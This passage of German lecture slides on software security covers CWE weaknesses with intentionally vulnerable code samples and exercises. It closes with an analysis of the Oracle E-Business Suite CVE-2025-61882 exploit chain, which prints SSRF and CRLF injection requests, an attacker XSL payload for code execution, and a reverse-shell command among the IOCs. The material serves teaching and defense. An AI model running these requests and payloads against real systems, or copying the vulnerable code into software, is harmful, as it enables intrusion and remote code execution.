- Custom Request Header, da diese nur vom JavaScript Code gesetzt werden können, der den gleichen Ursprung hat (siehe *Same Origin Policy* (SOP)).

Auch diese Techniken lassen sich ggf. (alle zusammen) aushebeln, wenn die Anwendung weitere Schwachstellen aufweist. So gibt/gab es Anwendungen, die Anfragen, die nur über ein POST request gestellt werden sollten, auch bei einem GET akzeptiert haben.

In allen Browsern wird in der Zwischenzeit für Cookies die Same-site Policy angewandt mit dem Wert `Lax`. Dieser Wert hat zur Folge, dass Cookies nur dann gesendet werden, wenn der Nutzer explizit auf einen Link klickt oder sich innerhalb derselben Seite befindet.

CWE-434: Unrestricted Upload of File with Dangerous Type

CWE Rank

Jahr	Position
2024	#10
2023	#10

CWE-434: Unrestricted Upload of File with Dangerous Type

Kurze Beschreibung:
Es ist möglich potentiell gefährliche Dateien hochzuladen bzw. zu transferieren, die von der Anwendung automatisch im Kontext der Anwendung verarbeitet werden.

Missbrauchswahrscheinlichkeit:
Mittel

Auswirkung: Bis hin zur Ausführung von beliebigen Befehlen

Ausmaß: Vertraulichkeit, Integrität, Verfügbarkeit

1.18. Unrestricted Uploads in PHP

HTML:

```
<form action="upload_picture.php" method="post" enctype="multipart/form-data">
    Choose a file to upload:
    <input type="file" name="filename"/>
    <br/>
    <input type="submit" name="submit" value="Submit"/>
</form>
```

PHP:

```
// Define the target location where the picture being
// uploaded is going to be saved.
$target = "pictures/" . basename($_FILES['uploadedfile']['name']);

// Move the uploaded file to the new location.
move_uploaded_file($_FILES['uploadedfile']['tmp_name'], $target)
```

Abhilfemaßnahmen und Erkennung

- Beim Speichern von Dateien niemals den ursprünglichen Dateinamen verwenden sondern einen vom Server generierten.
- Speicher die Daten nicht im Kontext der Webanwendung sondern außerhalb des Webroots.
- Prüfe die Dateiendung. Prüfe den Inhalt der Datei gegen die Erwartung.
- Ausführen der Webanwendung mit minimalen Rechten.
- Sandbox.

CWE-122: Heap-based Buffer Overflow

CWE Rank

Jahr	Position in CWE	Position in KEV
2024	(Nicht in den Top 25)	(Nicht in den Top 10)
2023	(Nicht in den Top 25)	#2

CWE-122: Heap-based Buffer Overflow

Kurze Beschreibung:
Ein Pufferüberlauf, bei dem der Puffer, der überschrieben wird, auf dem Heap alloziiert wurde, was im Allgemeinen bedeutet, dass der Puffer mit einer Routine wie `malloc()` allloziiert wurde.

Missbrauchswahrscheinlichkeit:
Hoch

Sprachen: C/C++

Auswirkung: Bis hin zur Ausführung von beliebigen Befehlen

Ausmaß: Vertraulichkeit, Integrität, Verfügbarkeit, Zugriffskontrolle

1.19. Heap-based Buffer Overflow: „Basisbeispiel“ in C

```c
#define BUFSIZE 256
int main(int argc, char **argv) {
    char *buf;
    buf = (char *)malloc(sizeof(char)*BUFSIZE);
    strcpy(buf, argv[1]);
}
```

Abhilfemaßnahmen und Erkennung

- Verwendung einer sicheren Programmiersprache
- Verwendung von sicheren APIs
- Kompilierung unter Verwendung entsprechender Schutzmechanismen (Position-Independent Executables (PIE), Canaries, ...)
- Härtung der Umgebung (z. B. ASLR)
- Statische Analyse Werkzeuge
- Fuzzing

CWE-502: Deserialization of Untrusted Data

CWE Rank

Jahr	Position in CWE	Position in KEV
2024	16	#5
2023	15	#6

CWE-502: Deserialization of Untrusted Data

Kurze Beschreibung:
Nicht vertrauenswürdige Daten werden deserialisiert ohne - *je nach Bibliothek notwendige vorhergehende* - Prüfung, dass die Daten die erwarteten Eigenschaften haben.

Missbrauchswahrscheinlichkeit:
Mittel

Sprachen: Java, Ruby, Python, PHP, JavaScript, ...

Ausmaß: Insbesondere: Integrität und Verfügbarkeit (DoS); weitere Effekte sind vom Kontext abhängig.

Alternative Begriffe:
(Un-)Marshalling, (Un-)Pickling

Bei der Serialisierung werden programminterne Objekte so verpackt, dass die Daten extern gespeichert und/oder übertragen werden können. Die Deserialisierung kehrt diesen Prozess um.

Beispiel

Java

```
File file = new File("object.obj");
try ( FileInputStream fin = new FileInputStream(file);
    ObjectInputStream oin = new ObjectInputStream(fin)
    ) {
    javax.swing.JButton button = (javax.swing.JButton) oin.readObject();
    ...
}
```

Im Java Beispiel wird ein Objekt aus einer Datei gelesen und in eine Variable vom Typ `javax.swing.JButton` geschrieben. Der Typ des Objekts wird nicht geprüft. Es ist möglich, dass die Datei ein Objekt enthält, welches vom Typ `javax.swing.JButton` ist, aber nicht die Eigenschaften hat, die ein Button haben sollte. In diesem Fall wird keine Exception geworfen, aber das Objekt kann nicht wie erwartet verwendet werden bzw. es kommt zur Ausführung von beliebigem Code.

1.20. Deserialization of Untrusted Data in Python

```
class ExampleProtocol(protocol.Protocol):

    def dataReceived(self, data):
        # ... parse the incoming data and
        # after receiving headers, call confirmAuth() to authenticate

```

```
    def confirmAuth(self, headers):
        try:
            token = cPickle.loads(base64.b64decode(headers['AuthToken']))
            if not check_hmac(token['signature'], token['data'], getSecretKey()):
                raise AuthFail
            self.secure_data = token['data']
        except:
            raise AuthFail
```

Abhilfemaßnahmen und Erkennung

- ggf. Einsatz von Signaturen, um sicherzustellen, dass der serialisierte Code nicht manipuliert wurde
- Serialisiere nur Daten, die auch wirklich serialisiert werden müssen
- Verwendung von sicheren Formaten (z. B. JSON)
- statische Analyse

Empfohlene Lektüre: Deserialization Vulnerabilities

CWE-918: Server-Side Request Forgery (SSRF)[3]

CWE Rank

Jahr	Position in CWE	Position in KEV
2024	19	(nicht in den Top 10)
2023	19	#7

[3] ≈ *Serverseitige Anfragefälschung*


CWE-918: Server-Side Request Forgery

Kurze Beschreibung:

Der Webserver erhält eine URL oder eine ähnliche Anfrage und ruft den Inhalt dieser URL ab, stellt aber nicht sicher, dass die Anfrage an das erwartete Ziel gesendet wird.

Technologien: Webserver

Ausmaß: Vetraulichkeit, Integrität



Beispiel

Unicode Handling Fehler [4] im JavaScript NodeJS Framework

```
var base = "http://orange.tw/sandbox/";
var path = req.query.path;
if (path.indexOf("..") == -1) { // check for no directory traversal
    http.get(base + path, callback);
}
```

Beispiel URL (*U+FF2E Full width Latin capital letter N*):

`http://orange.tw/sandbox/ＮＮ/passwd`

- `http://orange.tw/sandbox/\xFF\x2E\xFF\x2E/passwd`
- `http://orange.tw/sandbox/\x2E\x2E/passwd`
- `http://orange.tw/sandbox/../passwd`

URL Parser vs. Abfrage der URL in PHP (> 7.0.13):

```
$url = 'http://foo@127.0.0.1 @google.com:11211/'; // is "just" a space
$parsed = parse_url($url);
var_dump($parsed[host]); // string(10) "google.com"
var_dump($parsed[port]); // int(11211)
curl($url);
```

Ergebnis:

- `curl` fragt die URL `127.0.0.1:11211` ab.
- D. h. `curl` und php interpretieren die URL unterschiedlich.

Variante: Blind SSRF

Bei *Blind SSRF*-Schwachstellen werden auch Back-End-HTTP-Anfragen an eine bereitgestellte URL gestellt, die Antwort der Back-End-Anfrage jedoch nicht an die Front-End-Antwort der Anwendung zurückgegeben.

Empfohlene Lektüre: Blind Server-Side Request Forgery (SSRF)

Abhilfemaßnahmen und Erkennung

- keine (Wieder-)Verwendung der Eingabe URL
- sichere APIs
- statische Analyse (insbesondere Datenflußanalysen)
- Behandlung von Zugriffen von lokalen Maschinen sollte mit der gleichen sorgfalt überprüft werden wie Zugriffe von externen Maschinen; andernfalls können kritische SSRF Angriffe durchgeführt werden
- Firewall/Network Policy, um Zugriff auf interne Systeme zu verhindern

---

[4] Exploiting URL Parsers

CWE-843: Access of Resource Using Incompatible Type (*Type Confusion*)

CWE Rank

Jahr	Position in CWE	Position in KEV
2024	(nicht in den Top 25)	#2
2023	(nicht in den Top 25)	#8

CWE-843: *Type Confusion*

Beschreibung: Eine Anwendung initialisiert eine Ressource mit einem bestimmten Typ (z. B. Zeiger (*Pointer*), Objekt, etc.). Später wird auf die Ressource (Variable) dann mit einem anderen Typ zugegriffen.

Sprachen: insbesondere (aber nicht ausschließlich) C/C++; im Prinzip in jeder Sprache, die automatische Typkonvertierungen durchführt.

Ausmaß: Integrität, Verfügbarkeit, Vertraulichkeit

1.21. Type Confusion in C

```c
#define NAME_TYPE 1

struct MessageBuffer { int msgType;
                       union { char *name; int nameID; }; };

int main (int argc, char **argv) {
    struct MessageBuffer buf;
    char *defaultMessage = "Hello World";
    buf.msgType = NAME_TYPE;
    buf.name = defaultMessage;              // printf("*buf.name %p", buf.name);
    buf.nameID = (int)(defaultMessage + 1); // printf("*buf.name %p", buf.name);
    if (buf.msgType == NAME_TYPE) printf("%s\n", buf.name);
    else                          printf("ID %d\n", buf.nameID);
}
```

Welche Ausgabe erzeugt das Programm?

1.22. Type Confusion in Perl

```perl
my $UserPrivilegeArray = ["user", "user", "admin", "user"];
my $userID = get_current_user_ID();
if ($UserPrivilegeArray eq "user") {
    print "Regular user!\n";
}
else {
    print "Admin!\n";
}

print "\$UserPrivilegeArray = $UserPrivilegeArray\n";
```

CWE-306: Missing Authentication for Critical Function

CWE Rank

Jahr	Position in CWE	Position in KEV
2024	#25	#7
2023	#20	#10

CWE-306: Missing Authentication for Critical Function

Beschreibung: Eine Anwendung führt eine kritische Funktion aus, ohne die Identität des Nutzers zu überprüfen. Kritische Funktionen sind solche, die entweder signifikante Ressourcen verbrauchen oder nur von privilegierten Nutzern ausgeführt werden sollten.

Sprachen: "alle"

Abhilfemaßnahmen und Erkennung

- manuelle Code Reviews
- statische Analyse (Binärcode und/oder Quellcode)

2. Anmerkungen/Dies und Das

Dump C / C++

InfoWorld UNITED STATES


White House urges developers to dump C and C++

Biden administration calls for developers to embrace memory-safe programing languages and move away from those that cause buffer overflows and other memory access vulnerabilities.

By Grant Gross

InfoWorld | FEB 27, 2024 10:35 AM PST

C++ is missjudged by the White House



C++ creator rebuts White House warning

Biden administration seems oblivious of the strengths of contemporary C++ and the efforts to provide strong safety guarantees, Bjarne Stroustrup said.

Paul Krill
Editor at Large, InfoWorld
Mar 18, 2024 9:30 am PDT

By

C++ creator Bjarne Stroustrup has defended the widely used programming language in response to a Biden administration report that calls on developers to use memory-safe languages and avoid using vulnerable ones such as C++ and C.

In a March 15 response to an inquiry from InfoWorld, Stroustrup pointed out strengths of C++, which was designed in 1979. "I find it surprising that the writers of those government documents seem oblivious of the strengths of contemporary C++ and the efforts to provide strong safety guarantees," Stroustrup said. "On the other hand, they seem to have realized that a programming language is just one part of a tool chain, so that improved tools and development processes are essential."

Safety improvement always has been a goal of C++ development efforts,

3. Open Worldwide Application Security Project (OWASP)

OWASP

- gemeinnützige Stiftung, die sich für die Verbesserung der Sicherheit von Software einsetzt
- 2001 gegründet
- weltweit tätig
- Stellt insbesondere Foren, Dokumente und Werkzeuge bereit
- Dokumente, die bei der Entwicklung sicherer Anwendungen unterstützen:
  - OWASP Web Security Testing Guide
  - OWASP Code Review Guide
- Ausgewählte Projekte:
  - OWASP Top 10 (die relevantesten Sicherheitsprobleme bei Webanwendungen)
  - Cheat Sheets
  - OWASP Dependency-Track
  - OWASP Web Security Testing Guide

Übung: Schwachstelle(n)

3.1. `malloc` verstehen

1. Benenne die Schwachstelle(n) entsprechend der CWEs (ohne ID).
2. Identifiziere die für die Schwachstelle(n) relevanten Zeilen im Code.
3. Gebe - falls möglich - einen Angriffsvektor an.
4. Skizziere mögliche Auswirkung der Schwachstelle(n) (z. B. Verlust der Vertraulichkeit, Integrität oder Verfügbarkeit; Umgehung der Zugriffskontrolle; beliebige Codeausführung, ...)

```c
#include <stdio.h>
#include <string.h>
void process(char *str) {
    char *buffer = malloc(16);
    strcpy(buffer, str);
    ...
    // ... definitively executed in the future: free(buffer);
}
int main(int argc, char *argv[]) {
    if (argc < 2) { printf("Usage: %s <string>\n", argv[0]); return 1; }
    process(argv[1]);
    return 0;
}
```

Übung: Schwachstelle(n)

3.2. REST API

Eine REST API verhält sich wie folgt, wenn man einem Blog einen Kommentar hinzufügt:

```
POST /post/comment HTTP/1.1
Host: important-website.com
Content-Length: 100

postId=3&comment=This+<post>+was+helpful.&name=Karl+Gustav
```

Fragt man danach den Webservice nach dem Kommentar, dann erhält man folgendes zurück:

```
<div class="comment">
    <div class="name">Karl Gustav</div>
    <div class="comment">This <post> was helpful.</div></div>
```

Bewerten Sie die Schwachstelle: CWE Name, problematische Codestelle(n), möglicher Angriffsvektor und mögliche Auswirkung.

Übung: Schwachstelle(n)

3.3. SQL Abfrage mit Java

```
String query =
    "SELECT account_balance FROM user_data WHERE user_name = "
        + request.getParameter("customerName");
try {
    Statement statement = connection.createStatement( ... );
    ResultSet results = statement.executeQuery( query );
}
```

Bewerten Sie die Schwachstelle: CWE Name, problematische Codestelle(n), möglicher Angriffsvektor und mögliche Auswirkung.

Übung: Schwachstelle(n)

3.4. Verwendung von HTTP Query Parametern

Sie beobachten folgendes Verhalten einer Webseite:

Anfrage

```
https://my-website.com/search?
      term=This%20is%20a%20%3C%22%3Egift%3C%2F%22%3E
```

Antwort

```
<div class="search-result">
    <div class="title">This is a <">gift</"></div>
</div>
```

URL Encoding

%20:	Leerzeichen
%22:	"
%3C:	<
%3E:	>
%2F:	/

Bewerten Sie die Schwachstelle: CWE Name, problematische Codestelle(n), möglicher Angriffsvektor und mögliche Auswirkung.

4. Studium eines Real-World Exploits

CVE-2025-61882

Oracle E-Business Suite Pre-Auth RCE Chain - CVE-2025-61882

Beschreibung

> This vulnerability is remotely exploitable without authentication, i.e., it may be exploited over a network without the need for a username and password. If successfully exploited, this vulnerability may result in remote code execution.
>
> —Zusammenfassung von WatchTowr

Disclaimer

Im Folgenden sind die Codeausschnitte reformatiert und stark auf das Wesentliche gekürzt. Wer mehr Informationen braucht, findet auf WatchTowr die Analyse.

- ein echter Zero-Day (inkl. Ausnutzung) (Oktober 2025)
- eine Kette von kleineren und mittleren Schwachstellen, die zu einer Schwachstelle mit einem Rating von 9.8 führen. (Nur ein CVE dazu zu vergeben ist nicht die Norm!)

CVSS Score Berechnung

Attack Vector	Attack C'plexity	Privs Req'd	User Interact	Scope	Confi.	Integrity	Avail.
Network	Low	None	None	Unchanged	High	High	High

- der PoC ist frei verfügbar

  (Von einem *Threat Actor* zur Verfügung gestellt als Racheaktion gegen einen Zweiten.)
- Zeigt einen sehr hohen Grad von Können

Dadurch, dass nur ein CVE vergeben wurde, ist es zum Beispiel schwer nachzuvollziehen, ob ein Patch alle zu Grunde liegenden Schwachstellen behoben hat oder ob nur eine Schwachstelle behoben wurde und somit lediglich die Kette unterbrochen wurde.

1. Server-side Request Forgery

Initiale Schwachstelle

```
... else if (paramHttpServletRequest.getParameter("getUiType") != null) {
  String str = paramHttpServletRequest.getParameter("redirectFromJsp");// [1]
  XMLDocument xMLDocument = XmlUtil.
      parseXmlString(paramHttpServletRequest.getParameter("getUiType"));// [0]
  if (str == null || "false".equalsIgnoreCase(str)) { ... return; }
  createNew(
    xMLDocument,
    httpSession, paramHttpServletRequest, paramHttpServletResponse); } // [2]
```

Analyse

Der Code akzeptiert ein XML Dokument über den `"getUIType"` parameter[0], wenn

`"redirectFromJsp"` [1] gesetzt ist. Dann wird der Wert an die Funktion `createNew()` [2] weitergegeben.

Verarbeitung des XML Dokuments

```
String str1 = CZUiUtilities.resolveXMLAndURLChars(
    XmlUtil.getReturnUrlParameter(paramXMLDocument));
clientAdapter.setReturnUrl(str1);
```

Analyse

Aus dem Dokument wird der `"returnUrl"` Parameter ausgelesen und nach einigen Schritten an die folgende Methode weitergeleitet.

SSRF

```
protected void postXmlMessage(String paramString1, String paramString2) {
 try {
   URL uRL = getUrl(paramString1);
   if (uRL != null) paramString1 = uRL.toExternalForm();
   CZURLConnection cZURLConnection = new CZURLConnection(paramString1);
   String[] arrayOfString1 = { "XMLmsg" };
   String[] arrayOfString2 = { paramString2 };
   cZURLConnection.connect(1, arrayOfString1, arrayOfString2);
   cZURLConnection.close();
 } catch (Exception exception) { ... } }
```

Analyse

Der Parameter wird ungefiltert an die `.connect(...)` Methode übergeben.

Beispielhafte Anfrage

```
POST /OA_HTML/configurator/UiServlet HTTP/1.1
Host: {{Hostname}}
Content-Type: application/x-www-form-urlencoded
Content-Length: 407

redirectFromJsp=1&getUiType=<@urlencode_all><?xml version="1.0" encoding="UTF-8"?>
<initialize>
    <param name="init_was_saved">test</param>
    <param name="return_url">http://{{external-host}}</param>


    <param name="ui_def_id">0</param>
    <param name="config_effective_usage_id">0</param>
    <param name="ui_type">Applet</param>
</initialize></@urlencode_all>
```

2. Carriage Return/Line Feed (CRLF) Injection

Beispielanfrage

```
POST /OA_HTML/configurator/UiServlet HTTP/1.1
Host: {{Hostname}}
```

```
Content-Type: application/x-www-form-urlencoded
Content-Length: 524

redirectFromJsp=1&getUiType=<@urlencode><?xml version="1.0" encoding="UTF-8"?>
<initialize>
    <param name="init_was_saved">test</param>
    <param name="return_url"><http://attacker-oob-server>&#47;HeaderInjectionTest
    &#32;HTTP&#47;1&#46;1&#13;&#10;InjectedHeader&#58;Injected&#13;&#10;&#32;&#13
    ;&#10;&#13;&#13;&#10;&#13;&#13;&#10;&#13;&#13;&#10;POST&#32;&#47;</param>
    <param name="ui_def_id">0</param>
    <param name="config_effective_usage_id">0</param>
    <param name="ui_type">Applet</param>
</initialize></@urlencode>
```

Validierung der Injection mittels lokalem Server

```
[root@oob-server]# python3 server.py 80

[*] Serving raw HTTP on port 80

================================================

DUMPING RAW HTTP REQUEST from oracle-business-ip:19080

POST /HeaderInjectionTest HTTP/1.1
--- HEADERS ---
InjectedHeader: Injected
```

⚠ Achtung!

Es ist somit den Angreifern gelungen HTTP POST Requests durchzuführen!

Analyse

Der Angreifer kann beliebige Requests durchführen. Weiterhin ist der Angreifer in der Lage HTTP persistent connections zu nutzen (bisher nicht gezeigt; siehe finale Anfrage), was die Erkennungsmöglichkeiten weiter erschwert.

CRLF Injection im Zusammenhang mit einem SSRF kann eine Möglichkeit sein, Header und Parameter einzufügen, die sonst über die URL nicht kontrollierbar wären.

3. Authentication Filter Bypass

Ausgangssituation

Eine typische Oracle E-Business Suite-Bereitstellung macht den Kern der Anwendung innerhalb eines HTTP-Dienstes zugänglich, der lokal an Port 7201/TCP gebunden ist über eine private IP Adresse (nicht `localhost`).

? Frage

Wie kommt man an diese IP Adresse?

> **Bemerkung**
>
> Oracle EBS hat immer den folgenden Eintrag in der /etc/hosts Datei:
>
> ```
> # cat /etc/hosts
> 172.31.28.161   apps.example.com        apps
> ```
>
> Die lokale IP ist somit an apps.example.com gebunden.

Analyse

Wir können somit Anfragen an `http://apps.example.com:7201` stellen und erhalten Zugriff auf zahlreiche jsps und servlets.

Die Exploit-Kette nutzt als nächstes ein *Path Traveral*, um den Java-App-Filter zu umgehen, da der Pfad /help/ keine Authentifizierung erfordert. Durch Anhängen von ../ und der Zieldatei/dem Ziel-Servlet an eine an /OA_HTML/help/ gesendete HTTP-Anfrage kann die Exploit-Kette die Authentifizierungs-Whitelist umgehen.

4. XSL Transformation (XSLT)

Zielservlet: `/OA_HTML/help/../ieshostedsurvey.jsp`

Der Code erstellt aus dem eingehenden `Host:` Header eine Remote-URL, wodurch der Java-Code `/ieshostedsurvey.xsl` vom Server des Angreifers herunterlädt.

> **Bemerkung**
>
> Da die XSLT-Verarbeitung in Java Templates und Erweiterungsfunktionen aufrufen kann, ermöglicht dies ein nicht vertrauenswürdiges Stylesheet zu laden und erlaubt dem Angreifer Remote Code Execution.

Vollständiger Request zum Triggern der Schwachstelle

```
POST /OA_HTML/configurator/UiServlet HTTP/1.1
Host: not-actually-watchtowr.com-stop-emailing-us-about-iocs:8000
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Geck
Accept-Encoding: gzip, deflate, br
Accept: */*
Connection: keep-alive
CSRF-XHR: YES
FETCH-CSRF-TOKEN: 1
Cookie: JSESSIONID=_NG5Yg8cBERFjA5L23s9UUyzG7G8hSZpYkmc6YAEBjT71alQ2UH6!906988146; EBSDB=(
Content-Length: 847
Content-Type: application/x-www-form-urlencoded

redirectFromJsp=1&getUiType=<@urlencode><?xml version="1.0" encoding="UTF-8"?>
<initialize>
    <param name="init_was_saved">test</param>
    <param name="return_url"><http://apps.example.com:7201><@html_entities>/OA_HTML/help/
Host: attacker-oob-server
User-Agent: anything
Connection: keep-alive
Cookie: JSESSIONID=_NG5Yg8cBERFjA5L23s9UUyzG7G8hSZpYkmc6YAEBjT71alQ2UH6!906988146; EBSDB=(
```

```
POST /</@html_entities></param>

    <param name="ui_def_id">0</param>
    <param name="config_effective_usage_id">0</param>
    <param name="ui_type">Applet</param>
</initialize></@urlencode>
```

Vom Angreifer ausgeliefertes XSL

```
<xsl:stylesheet version="1.0"
    xmlns:xsl="<http://www.w3.org/1999/XSL/Transform>"
    xmlns:b64="<http://www.oracle.com/XSL/Transform/java/sun.misc.BASE64Decoder>"
    xmlns:jsm="<http://www.oracle.com/XSL/Transform/java/javax.script.ScriptEngineManager>
    xmlns:eng="<http://www.oracle.com/XSL/Transform/java/javax.script.ScriptEngine>"
    xmlns:str="<http://www.oracle.com/XSL/Transform/java/java.lang.String>">
    <xsl:template match="/">
        <xsl:variable name="bs"
            select="b64:decodeBuffer(b64:new(),'[base64_encoded_payload]')" />
        <xsl:variable name="js" select="str:new($bs)" />
        <xsl:variable name="m" select="jsm:new()" />
        <xsl:variable name="e" select="jsm:getEngineByName($m, 'js')" />
        <xsl:variable name="code" select="eng:eval($e, $js)" />
        <xsl:value-of select="$code" />
    </xsl:template>
</xsl:stylesheet>
```

Fragwürdige *Indicators of Compromise* (IOCs)

The following indicators of compromise represent observed activity (not limited to CVE-2025-61882) and are provided to accelerate detection, threat hunting, and containment.

Indicator	Type	Description
200[.]107[.]207[.]26	IP	Potential GET and POST activity
185[.]181[.]60[.]11	IP	Potential GET and POST activity
sh -c /bin/bash -i >& /dev/tcp// 0>&1	Command	Establish an outbound TCP connection over a specific port
76b6d36e04e367a23[...]ca0f31235d	SHA 256	oracle_ebs_nday_exploit_poc _scattered_lapsus_retard_cl0p _hunters.zip
aa0d3859d6633b62b[...]0c73d41121	SHA 256	oracle_ebs_nday_exploit_poc _scattered_lapsus_retard-cl0p_hunters/exp.py
6fd538e4a8e3493dd[...]f34b882c1b	SHA 256	oracle_ebs_nday_exploit_poc _scattered_lapsus_retard-cl0p_hunters/server.py